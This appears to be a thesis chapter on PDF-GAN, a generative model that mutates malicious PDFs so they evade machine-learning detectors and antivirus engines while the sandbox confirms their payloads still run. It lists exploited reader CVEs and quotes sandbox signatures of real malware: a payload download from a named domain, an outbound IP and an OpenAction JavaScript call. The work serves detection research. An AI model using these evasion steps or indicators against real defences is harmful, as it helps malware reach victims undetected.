For example, the object 6 with a keyword introduced by '/' will make an indirect jump to the object 7, which contains a sequence of direct objects with keywords and their values. The length of the stream is 231, which requires a FlateDecode filter. A *cross-reference table* stores the mapping information of random and direct access, allowing a specific object to be found without having to search throughout the entire file. Note that PDF readers start rendering the PDF from the bottom of the file, which is the trailer. The *trailer* specifies the offset value for the PDF reader to find the cross-reference table and helps the reader find a specific object more quickly (i.e., trailer << /Size 9 /Root 1 0 R >> startxref 9178 %EOF). In this case, the offset is 9178 bytes, '/Size' indicates the number of entries in the cross-reference table and '/Root' is the catalog dictionary for this file.

Types of PDF Malware

The three different types of PDF malware are briefly explained. (1) *JavaScript-based attacks* exploit a vulnerability using JavaScript code that can be embedded in one or several objects. Typical examples of such vulnerabilities are an API-based overflow and a Use-After-Free flaw. (2) *ActionScript-based attacks* capitalize on the fact that PDF files can visualize Flash content. This is usually achieved by embedding ShockWave Flash along with the ActionScript code such as memory corruption or corrupted file code. (3) *File-embedding attacks* take advantage of the fact that Adobe Reader can parse and read PDF files that are embedded with contents of different file types, such as images (e.g., bmp or tiff) and fonts (e.g., ttf). When reading a PDF file, embedded contents can lead to memory spraying to execute payloads with malicious activities.

3.1.3 PDF Malware Classifiers

Hidost

Hidost is implemented using two different types of classification models: support vector machine (SVM) [254] and random forest (RF) [255]. SVM is a supervised learning model that outputs an optimal hyperplane for separating two different labels. RF is a meta estimator, comprising several decision trees that are merged for more accurate classification. As the first step, Hidost utilizes Poppler [13] a PDF parser to dissect files into a structural multi-map in its structure extraction stage. These structural paths of objects in a PDF are used as features during classification. Since there are many semantically equivalent yet syntactically different structures, a structural path consolidation (SPC), which is based on rules that are manually created, is carried out. For feature selection, Hidost naively includes only paths that are occurring in more than a certain number of files to form a feature set. Hidost is provided as open-source, and the model was trained using 10,000 random files with a malicious-to-benign ratio of 1:1. The entire PDF dataset was composed of 407,037 benign and 32,567 malicious files. The results indicated that the Hidost model was the top detection tool compared to AntiVirus engines (VirusTotal).

PDFrate-v2

The PDFrate classifier is implemented using an RF algorithm that applies an ensemble learning model designed to improve the prediction accuracy [247]. It employs *metadata* and the *content* of the PDF files as classification features, which include the names of the authors of the files, the size of the file, the position and the number of specific keywords. The feature set is defined manually by the authors and the total number of features is 202. However, only 135 are publicly available in the Mimicus implementation of PDFrate, which claims to achieve a close approximation. The main difference between PDFrate-v1 and PDFrate-v2 lies in the ML model applied. PDFrate-v2 adopts an ensemble method by applying mutual agreement among the classifiers. It introduces the idea of ‘uncertain’ in the classifier votes, where rates of 25% to 50% are considered to be benign uncertainty, whereas rates of 50% to 75% imply malicious uncertainty. The effectiveness was tested against some known evasive attacks such as mimicry [154] and reverse mimicry [178], and impressive performance was demonstrated.

Robust PDF Classifier with Conserved Features

3.1.4 Evasion Attacks

Automatically Evading Classifiers

EvadeML presents a generic approach for evading the Hidost ’13 and PDFrate-v1 classifiers through stochastic manipulations. It repeatedly mutates the original malicious PDFs to create evasive variants. It is an automated procedure in which evasive samples manufactured by random mutations are tested by the oracle to check the presence of maliciousness. If no maliciousness is present, the variant will be returned to the mutation stage. As for the reliable malware signature, only the network behavior of the malware samples is considered. A total of 500 sample seeds were selected from the Contagio PDF malware dataset and the proposed method successfully reached 100% evasion, which took approximately six days.

However, PDF-GAN is based on learning the difference in the feature sets between benign and malicious samples and modifying a malicious PDF with minimum effect on its original purpose, and hence achieving a 100% evasion success rate in noticeably less time and with fewer modifications.

Evading Classifiers by Morphing in the Dark

In this study, the authors focused on more restricted and realistic attack scenarios where the target classifiers will only reveal the final prediction regarding whether they are benign or malicious. Hence, a scoring mechanism, EvadeHC, was proposed to overcome the limited information. The intuition behind this is to measure the number of steps to overturn the result of the detector and derive the real-value score from it. The authors introduced the notion of malice-flipping distance, which is the number of mutations required for a malicious PDF to lose its maliciousness as determined by a tester. The reject-flipping distance is a comparable concept, which is the number of morphing steps required for a malicious sample to be classified as benign. A simple morphing technique is employed that performs the basic operations: insert, delete or replace. Their design consists of three components: a binary output detector, a tester to check the maliciousness of evasive samples, and a morpher that randomly mutates the PDF files. The target classifiers were Hidost '13 and PDFrate-v1 and its effects were evaluated with the 500 selected malware samples from Contagio archive.

Our approach operates under the strong assumption that the classifiers and testers only reveal their binary output results. Unlike this work, our PDF-GAN did not need a scoring function to convert the results into a real-value score and successfully evaded even more recent classifiers with the same seed samples.



PDF
PDF
A. Pre-processing
PDFrw (Parser)
Feature Extraction
Feature Selection
A1. Parse PDF using PDFrw into tree representation
A2. Feature extraction from tree representation
A3. Feature selection with pooling
B. PDF-GAN training
Feature Set
Generative Model
Evade Classifiers
B1. Train generative model
C. Evasion & Verification
Trained PDF-GAN
Target Classifiers
Repacker
Cuckoo Sandbox
VirusTotal
C1. Feature mutation using trained PDF-GAN
C2. Check evasion of classifiers
C3. PDF repacking
C4. Check malicious behavior using Cuckoo sandbox
C5. Transfer-based attack on AntiVirus Engines (VirusTotal)
PDF-GAN training phase
Evasive sample generation phase

Figure 3.2: Flowchart of PDF-GAN framework

3.2 Methods

3.2.1 Feature Extraction


PDFs are parsed into the tree representation as shown in Figure 3.1 (b). We have utilized the PDFrw (i.e., PDF parser) provided by EvadeML [10] with few modification to correctly parse all objects. It is important that the parser do not omit any major objects (e.g., */Javascript* and */OpenAction*) as PDF-GAN would be unable to fully interpret the structural difference between benign and malicious PDFs, which in turn will lead to poor results in PDF-GAN's performance. Thus to avoid leaving out any potentially pivotal information, PDFrw has been modified to include all key values of */Root* while parsing PDFs into a tree representation (i.e., */Metadata*, */OpenAction*, */Javascript*, */AcroForm*, */PageLayout*, etc). Additionally, for higher speed computation, we ignore any paths containing an object with */Parent* or */Prev* as they are recursive.

From the tree representation, a feature set can be formed. Each path from the root to a leaf node and its value is considered as a feature as listed in Figure 3.3 (left). The feature abstraction is performed by converting features into a form of dictionaries (i.e., keys and values). Finally, similar to the previous work [254, 255], any values in a string type were converted to an integer value of 1 and a value given in the form of an array of values was transformed into the median of values in an array as shown in Figure 3.3 (right).

3.2.2 Feature Selection Process

The feature selection process plays a crucial role in determining the effectiveness of the ML. Since it is impractical to use all features extracted from the entire dataset, we must select a decent number of features that represent all features in a sufficient manner, to be included in the feature set. In previous studies, Hidost simply narrowed down the size of the feature set by only including features that occur in more than a certain number of files. Such a number is typically set to 1% of the training set size and the selection is performed “in hindsight” once for the entire dataset. However, this method failed to evenly include features from both benign and malicious files as malicious files tend to contain unique features. Hence, a huge portion of the feature set was occupied by features extracted from benign PDFs. Therefore, with the intention of including features extracted from malicious files, a novel feature selection process was applied. In short, the entire feature set was created by deliberately maneuvering the ratio between different pools of features to be used for training the target classifiers and PDF-GAN.

We segregated the entire features into four pools: (1) features found only in benign PDFs (2) features found more in benign PDFs than malicious ones. (3) features found more in malicious PDFs than benign ones. (4) features found only in malicious PDFs. Figure 3.4 shows the number of features from each pool. Any features that



Features
/Root/Type: /Catalog
/Root/OpenAction/JS/Length: 281
/Root/Pages/Kids/Type: [/Page, /Page]
/Root/Pages/Kids/MediaBox: [0, 0, 612, 792]
⋮

Key	Value
/Root/Type	1.0
/Root/OpenAction/JS/Length	281.0
/Root/Pages/Kids/Type	1.0
/Root/Pages/Kids/MediaBox	306.0
⋮	⋮

Figure 3.3: Feature abstraction [Dictionary (Key:Value)]

were found in less than that of either benign or malicious files were excluded. The main reason for applying the new feature selection process was to overcome the imbalance of dataset problem commonly found in DL that the existing mechanism failed to overcome as explained above. We gathered a set of 297 features with a balanced number of features from each pool. This method resulted in an improved detection performance as it will be illustrated in Section 3.3.2.

3.2.3 Seed Selection for Mutation

We have selected a total of 500 files after filtering out from Contagio malicious files. Table 3.1 shows how those files were chosen. Selecting seed PDF files to be fed into PDF-GAN was done with the dynamic analysis system (i.e., Cuckoo: the leading open-source automated malware analysis system). First, a primitive set of seeds was selected from the Conatgio data set, excluding files from the training set. After analyzing 6,105 files, it appeared that only 1,503 files indicated some malicious network activities. This result may have been caused by the inborn limitation of dynamic analysis. All of these files were parsed through PDFrw and the feature extraction process to validate their tree structure. A total of 1,485 files remained after this process. Upon close examination, we realized that many of the files shared the exact same value for the set of 297 features. Therefore, after filtering out homogeneous files, 712 remained. Finally, it was important that these files be classified as



≈10% of all features
①
②
③
④
4,362
1,249
340
1,428
① = Features only in benign files
② = Features more in benign files
③ = Features more in malicious files
④ = Features only in malicious files

Figure 3.4: Feature selection by pooling

Description	No. of seed
Contagio dataset (excl. training set)	6,105
Cuckoo result with network activities	1,503
PDFrw parsing	1,502
Feature extraction	1,485
Unique files	712
True positive of SVM & RF & Ensemble	709
Randomly selected samples	500

Table 3.1: Mutation seed selection process

malicious by our target classifiers. The remaining files were put through all three classifiers sequentially and 99.6% of them were corrected classified as malicious, which demonstrates the high performance of our classifiers. Among 709 files, we randomly selected 500 for the evasion process to evaluate against previous studies.

3.2.4 Evading Model

Our training involved two types of adversarial game : an adversarial game for mimication and an adversarial game for evasion. The model consists of four parts: a generator, a discriminator, a (pre-trained) surrogate classifier, and adversarial classifier. The generator constructs a PDF close to the form of the input data and the discriminator then predicts a confidence score on whether the generated data are close to the form of original input data. The surrogate classifier produces a prediction score of the generated data and the outputs are used to train the classifier. The classifier adopts to collateral learning by adversarial training, making the classifier robust against unknown features. The generator is trained with the original PDF to learn and create a variant version of the original PDF such that the prediction result of the generated data is a reverse of the original PDF.

The architecture of this model is illustrated in Figure 6.3. The generator takes an input x and gives an output $\hat{x}$, both of which are given to the discriminator and the classifiers. The discriminator outputs the probability that $x = \hat{x}$ and the classifier outputs a prediction score given input $\hat{x}$. The learning objective of the generator is to minimize the prediction score of the classifier and the learning objective of the discriminator is to discriminate whether a generated PDF is the original x. The generator, G, aims to generate malicious PDF by learning data distribution close to the distribution of benign PDF. For each malicious input $x \in X$, G seeks a possible stochastic mapping to other representation, $\hat{x} = G(x; \theta_G) \in \hat{X}$ by conditional probability density function $p(\hat{x}|x)$, where θ_G denote the parameter for the generator. In original GANs, generator receives noise $z \sim p_z(z|\mathbb{Y})$, where $\mathbb{Y}$ is the class labels space. However, in our model, G receives noise z, which is computed by $x \times r \in \mathbb{R}^d$ where r, d are the random string and the feature dimension, respectively. The discriminator, D, aims to distinguish malicious features by learning distribution of S', and the generator's input is required to retain the original form of maliciousness by computing reconstruction loss between generator's input and the output. The surrogate surrogate classifier, C^s, aims to train the classifier by predicting prediction score given generator's output. The classifier, C, aims to evade the target classifier by adversarial training given generator's output and its prediction score. Computed loss from both two discriminators (discriminator and classifier) are then back-propagated to the next step training step of the generator. For the white-box attack C^s can be replaced by the actual target classifier.

To define the learning objective, let L_G, L_D, L_{C^s}, and L_C denote the loss of the generator, discriminator, surrogate classifier, and classifier respectively. The generator then has the following objective functions:

$$\begin{aligned} \mathrm{L}_G &= d(x, \frac{1}{n}\sum_{i=0}^{n}(G(x, \theta_G)_i)) + ((1-\lambda_d)\cdot \mathrm{L}_D + \lambda_d \cdot \mathrm{L}_C) \\ &= d(x, \hat{x}) + ((1-\lambda_d)\cdot \mathrm{L}_D + \lambda_d \cdot \mathrm{L}_C), \end{aligned} \tag{3.1}$$

where $d(x, \hat{x})$ is the Euclidean distance between the original and arithmetic mean of generated data. In addition, λ_d is the weight parameter for the surrogate classifier that can be used to control the dependency level of the generation to maximize the diversity of the feature changes.

A discriminator has the sigmoid cross entropy loss of:

$$\begin{aligned} \mathrm{L}_D =& -y \cdot \log(D(\psi(\hat{x}) \cdot \psi(x)) \\ & - (1-y)\cdot \log(1 - D(\frac{1}{n}\sum_{i=0}^{n}(G(x, \theta_G)_i))). \end{aligned} \tag{3.2}$$

where ψ is the binary Hamming distance between $\hat{x}$ and x.

A classifier has an objective function of:

$$\mathrm{L}_C = -||C(f(x)) - C^s(f(\hat{x}))||_2, \tag{3.3}$$

where $C(f)$ is a cost function of the surrogate classifier. In the case where input x is classified as malicious by the surrogate classifier, $\hat{x}$ needs to be classified as benign. For this, we need to maximize the distance of the prediction score. Given the above equations, the generator optimizes a convex of Eq.1 finding Nash equilibrium of a min-max game between the G against both D and C.




Figure 3.5: Model architecture.

3.2.5 Model architecture

For GANs architecture, we optimized the architecture to accommodate the PDF malware domain by following a similar concept of visual representation learning. The generator of the first layer consists of 64 filters with a length of 4; the second layer consists of 32 filters with a length of 2; the third layer consists of 16 filters with a length of 2. The fourth layer consists of 8 filters with a length of 2. Additional layers are then added in reverse order as the number of input length n. Batch normalization [127] is used at each layer and tanh [157] is used as the activation function at each layer, except for the final layer where ReLU [193] is used for the activation function. A sigmoid activation function is used to output the probabilities from the logits. The discrimination and classifier of the first layer comprise n input feature size of filters; second $n * 2$; third $n * 4$; fourth $n * 8$; fifth n input feature size of filters. Tanh is used at each layer as the activation, except for the final layer, where a sigmoid activation function is used to output probabilities from the logits. For the pre-trained surrogate classifier, we constructed one layer network. The kernel size of each layer is 3 with stride 1 for all networks.

3.2.6 PDF Repacking and Verification

Once PDF-GAN successfully evaded the classifiers with the mutated feature set, we must verify that the originally intended maliciousness was retained. For this verification, the mutated features must be applied to the original malicious PDF by the repacker. The repacker has three operations: *insert*, *replace* and *delete*. *insert* operation updates the dictionary according to the mutated feature set. A new key and value is inserted into PDF and the new value was in the form of real numeric value. For example, */Root/Pages/Rotate: None* $\longrightarrow$ 0 means that the new path of */Root/Pages/Rotate* with a value of 0 is inserted into the tree representation. *replace* and *delete* operations are essentially operate in a similar manner. The former replaces the existing value with the new value and the latter deletes the key and the value pair (i.e., feature) from the dictionary hence deleting a path from the tree representation. All three operations are carried out while retaining the tree representation structure of PDF.

The most time-consuming aspect of finding evasive samples is repacking the mutated features back into proper PDF files. In addition to GANs reconstruction power, addition trick was considered to reduce the number of tries in repacking to reconstruct the PDF files. As explained in Section 3.2.1, if the dictionary was in an array from, the median value of elements was used instead. Therefore, in the repacking process, the modified feature value, which is a form of real numeric value, was reshaped into an original form (e.g., an array form). Consequently, it contributed in improving the evasion speed compared to the state-of-the-art evasion techniques, which is described in Section 3.3.9.

The reconstructed PDF file (i.e., repacked evasive sample) is tested in Cuckoo sandbox to verify that the maliciousness is maintained. The detail of this verification stage is explained in Section 3.3.4.

3.3 Results

3.3.1 Datasets and Model Training

We managed to gather PDF malware samples from VirusTotal. The dataset was collected on December 20, 2017 and on March 14 and June 19, July 17, 2018 and it consisted of 10,673 files in total. The Contagio dataset comprises a total of 9,109 benign files and 11,105 malicious files. In addition, CVE samples were collected from Exploit-db [15] where proof-of-concept (PoC) codes and files are uploaded. Six

	Hidost 13’		**Hidost 16’**		**PDFrate-v2**	
Feature Selection	Original	**New**	Original	**New**	Original	**New**
Accuracy	96.46%	**96.89%**	96.45%	**98.07%**	99.37%	**99.69%**
AUC	0.9886	**0.9936**	0.9880	**0.9936**	0.9932	**0.9948**

Table 3.2: Detection Accuracy of PDF-GAN compared to target classifiers

Table 3.3: Details of CVEs used in the experiment

CVE-ID	Type of PDF Malware	Type of vulnerability	Version	Exploited	
CVE-2008-2992 [3]	JavaScript	Buffer overflow	Adobe Acrobat & Reader	8.1.2	calc.exe & notepad.exe & message-box
CVE-2010-0188 [4]	File Embedding (.tiff)	Integer overflow	Adobe Acrobat & Reader	9.1	calc.exe
CVE-2010-2883 [5]	ActionScript	Buffer overflow (CoolType.dll)	Adobe Acrobat & Reader	9.3.4	calc.exe & notepad.exe
CVE-2010-3654 [6]	ActionScript	Flash (Memory corruption)	Adobe Acrobat & Reader	9.4	calc.exe
CVE-2011-2462 [7]	JavaScript	Flash (Buffer overflow)	Adobe Acrobat & Reader	9.4	calc.exe & message-box
CVE-2013-2729 [8]	File Embedding (.bmp)	Integer overflow	Adobe Acrobat & Reader	10.1.4	message-box
CVE-2017-13056 [11]	JavaScript	Improper validation of string	PDF-XChange	2.5	calc.exe
CVE-2018-9958 [12]	JavaScript	Use-After-Free	Foxit Reader	9.0.1	calc.exe

specific samples were used in the experiment.

For training PDF-GAN, we used an optimizer of the multi-class logarithmic loss function Adam [143] with a learning rate of 0.001, a beta rate of 0.5 and a mini-batch size of 16. The discriminator achieved optimal loss after 1,000 steps, whereas the generator required 1500 steps to generate original data similar to the sample. Most of these parameters and network structures were experimentally determined to achieve optimal performance. Randomly selected 5,000 benign and 5,000 malicious files from Contagio dataset were used for training classifiers and PDf-GAN.

3.3.2 Target Classifiers

Our target classifiers were Hidost '13 with a SVM model, Hidost '16 with a RF model both of which used Poppler as a parser and PDFrate-v2 with an ensemble method that used a customized parser. The feature extraction and selection process were reproduced according to an open-source code and each machine learning model was applied using scikit-learn. Well-known detection performance parameters such as accuracy, F1-score, and the area under the curve (AUC) were measured.

For Hidost, the test set comprised the Contagio dataset excluding the samples used for the training (i.e., 6,105 files) and PDF malware samples from VirustTotal (i.e., 10,673 files) that were not included in the training set also. For PDFrate-v2, we applied the same methodology as explained by the authors and the classifier was applied to the training set using 10-fold cross-validation. The results are presented in Table 3.2 under *Old*. However, with the help of our unique feature selection process we were able to achieve an even better detection performance as shown under the heading *New* in Table 3.2. The performance was measured with all varying factors including the training and test datasets fixed except for the feature selection process and the performance showed noticeable improvement across all fields. Hence, we can claim that, because our own classifiers performed better in terms of accuracy, AUC and F1-score, it is reasonable to target the new classifiers instead of Hidost '13, Hidost '16 and PDFrate-v2.

3.3.3 CVEs for Various Types of PDF Malware

Common vulnerabilities and exposures (CVEs) provide publicly known security vulnerabilities in a reference-style. To widen the scope of capability in terms of evasion effectiveness, the CVEs described in Table 3.3 were included in the experiment in generating evasive samples. The set comprises three types of PDF malware, namely, JavaScript, ActionScript and File embedding. The types of vulnerability also varied widely from a buffer overflow to memory corruption and Use-After-Free. In addition, several different target applications were tested including Adobe Acrobat Reader and Foxit Reader. Adobe versions required for the successful attack range from 8.1.2 to 10.1.4. We implemented the attack using a few different codes to be executed when the PDF is parsed and viewed with the reader. It is important to note that these samples were not included in the training phase of the framework but only after PDF-GAN was fully trained these samples were fed into a trained PDF-GAN model for the purposes of generating evasive samples.

3.3.4 Malicious Signature

Maintaining the maliciousness of PDF files was an absolute necessity in confirming the evasive sample and completing the evasion of the classifiers. Had they lost maliciousness at any stage of the evasion process, the purpose of this study would have been negated. To check if mutated malicious PDF files still acted with malevolence, we leveraged Cuckoo sandbox. Cuckoo can analyze many different malicious files and trace API calls and the general behavior of files transformed into comprehensi-

Analysis Type	Description	Example
Network	Performs some HTTP requests	[GET http://www.deaf-video.de/3c55ea9320fcadfabb79d08f91bef510/.a1/load.php?e=2]
	DNS queries	[www.deaf-video.de]
	Transport IP addresses (UDP, TCP)	[UDP: 192.168.56.128:137 –> 192.168.56.1:137] [TCP:192.168.56.128:1292 –> 185.53.178.6:80]
	Network communications indicative of a potential or script payload download (API: URLDownloadToFileW)	[url: http://www.deaf-video.de/3c55ea9320fcadfabb79d08f91bef510/.a1/load.php?e=2] [filepath_r: C:\DOCUME 1\cuckoo\LOCALS 1\Temp\e.exe]
Behavior	One or more non-whitelisted processes were created	[C:\DOCUME 1\cuckoo\LOCALS 1\Temp\e.exe]
Static	The PDF open action contains JavaScript code	[<< /S /JavaScript /JS this.BXcfTYewQ() >>]

Table 3.4: Malicious signatures

Features	Contagio dataset						CVE-IDs					
	SVM		Random Forest		Ensemble		SVM		Random Forest		Ensemble	
	Operation	No.of files	Operation	No.of files	Operation	No.of files	Operation	No.of files	Operation	No.of files	Operation	No.of files
/Root/Type	[’Insert’, ’Change’]	500	[’Insert’, ’Change’]	500	[’Insert’, ’Change’]	500	[’Change’]	14	[’Change’]	14	[’Change’]	14
/Root/Pages/Type	[’Change’]	500	[’Change’]	500	[’Change’]	500	[’Change’]	14	[’Change’]	14	[’Change’]	14
/Root/Pages/Rotate	[’Insert’]	500	[’Insert’]	500	[’Insert’]	500	[’Insert’]	14	[’Insert’]	14	[’Insert’]	14
/Root/Pages/Kids/Type	[’Insert’, ’Change’]	500	[’Insert’, ’Change’]	500	[’Insert’, ’Change’]	500	[’Change’]	14	[’Change’]	14	[’Change’]	14
/Root/Pages/Kids/Resources/ProcSet	[’Insert’, ’Change’]	396	[’Insert’, ’Change’]	418	[’Insert’, ’Change’]	442	[’Insert’, ’Change’]	10	[’Insert’, ’Change’]	13	[’Insert’, ’Change’]	11
/Root/Pages/Kids/MediaBox	[’Insert’, ’Change’]	269	[’Change’]	268	[’Change’]	268	[’Change’]	2	[’Change’]	5	[’Change’]	3
/Root/Pages/Kids/TrimBox	[’Change’]	234	[’Change’]	234	[’Change’]	234	-	-	-	-	-	-
/Root/Pages/Kids/Contents/Filter	[’Insert’, ’Change’]	220	[’Insert’, ’Change’]	204	[’Insert’, ’Change’]	289	[’Insert’, ’Change’]	5	[’Insert’, ’Change’]	12	[’Insert’, ’Change’]	6
/Root/Pages/MediaBox	[’Change’]	73	[’Change’]	73	[’Change’]	73	[’Change’]	2	[’Change’]	2	[’Change’]	2
/Root/Pages/Kids/CropBox	[’Change’]	18	[’Change’]	18	[’Change’]	18	-	-	-	-	-	-
/Root/Pages/Kids/BleedBox	[’Change’]	18	[’Change’]	18	[’Change’]	18	-	-	-	-	-	-
/Root/Pages/Kids/ArtBox	[’Change’]	18	[’Change’]	18	[’Change’]	18	-	-	-	-	-	-
/Root/Names/JavaScript/Names/JS/Length	[’Change’]	17	[’Change’]	17	[’Change’]	17	-	-	-	-	-	-
/Root/AcroForm/Fields/Kids/Kids/Rect	[’Change’]	8	[’Change’]	8	[’Change’]	8	-	-	-	-	-	-
/Root/Pages/Kids/Contents/Length	[’Change’]	7	[’Change’]	7	[’Change’]	7	-	-	-	-	-	-
/Root/Pages/Kids/Annots/Rect	[’Change’]	4	[’Change’]	4	[’Change’]	4	[’Change’]	2	[’Change’]	2	[’Change’]	2
/Root/OpenAction/Annots/Rect	[’Change’]	3	[’Change’]	3	[’Change’]	3	-	-	-	-	-	-
/Root/Pages/Kids/Annots/Subj/Length	[’Change’]	1	[’Change’]	1	[’Change’]	1	-	-	-	-	-	-

Table 3.5: Feature mutation result for Contagio dataset and CVEs




Figure 3.6: The number of features mutated to generate AEs for all 500 files selected from Contagio (top) and 14 CVE files (bottom)

ble signatures. Owning to the innate limitations of a dynamic analysis, the behavioral signatures varied even for the same file. Therefore, reliable malicious signatures were needed to confirm that the modified PDFs still maintained their maliciousness. There were three main types of analysis we paid special attention to network, behavior and static. Table 3.4 shows the types of signatures and their examples. We compared the analysis results between the original and modified versions. However, focusing only on the network behavior of the files would limit our work to malware related to network activities. Hence, unlike previous work, CVEs of all three types of PDF malware described in Section 3.1.2 were included in the experiment. After the modifications were made using trained PDF-GAN, the modified file was put through a tester stage. If it performed as originally designed as listed in Table 3.3, it was considered to be an evasive sample.

3.3.5 AntiVirus Engines (VirusTotal)

VirusTotal investigates submitted URLs or files with AntiVirus engines and reveals the detection result from each engine. Although PDF-GAN already proved its imposing capability in generating adversarial examples by evading open-source PDF malware classifiers, we further demonstrate its effectiveness by evading commercial AntiVirus engines. Tested AntiVirus engine version was the most recent update (i.e., 2020. April). The procedure for this attack consists of two stages: (1) Use generated AEs from Contagio dataset to check if any of them can evade AntiVirus engines (i.e., a transfer-based attack). (2) Generate variants of successful AEs to further improve the evasion rate for more AntiVirus engines. The result of stage 1 is illustrated in Section 3.3.10 and it shows that many AEs appeared to be also effective on numerous AntiVirus engines through a transfer-based attack (i.e., PDF-GAN is not trained to evade any of AntiVirus engines). The variants of AEs were created by swapping malicious contents from other malware samples among detected as malicious by engines. This approach is rooted from the understanding that PDF-GAN successfully discovered PDF structure that can evade some engines and by only changing the contents, more AEs can be generated. The AntiVirus analysis result for 45 engines is shown in Section 3.3.10

3.3.6 Feature Mutation Result for Contagio

The feature mutation results are shown in Table 3.5. All of 18 features that were manipulated in at least one file were from the set $S - S'$ as the desired maliciousness was maintained. There were four features listed at the top that needed to be altered in all of 500 files to evade the classifiers. In addition, none of the features were removed from the original files. We believe that this fact may have been crucial in retaining the maliciousness and passing the Cuckoo test phase on the first attempt. If any of the features from a set of features relevant to the malicious behavior (i.e., S') were modified, many malware files would have lost their original maliciousness.

As mentioned in Section 3.2.1, a value assigned as an integer value of 1 indicates that it was initially in a string type Hence, if such a value is changed to any other value, the original meaning will be diminished. There were five cases in which the value was changed from 1 to 2:

{*/Root/Type*, */Root/Pages/Type*, */Root/Pages/Kids/Type*,
/Root/Pages/Kids/Contents/Filter,
/Root/Pages/Kids/Resources/ProcSet}

Another interesting observation is that to evade all classifiers, *insert* operation on */Root/Pages/Rotate* was required.

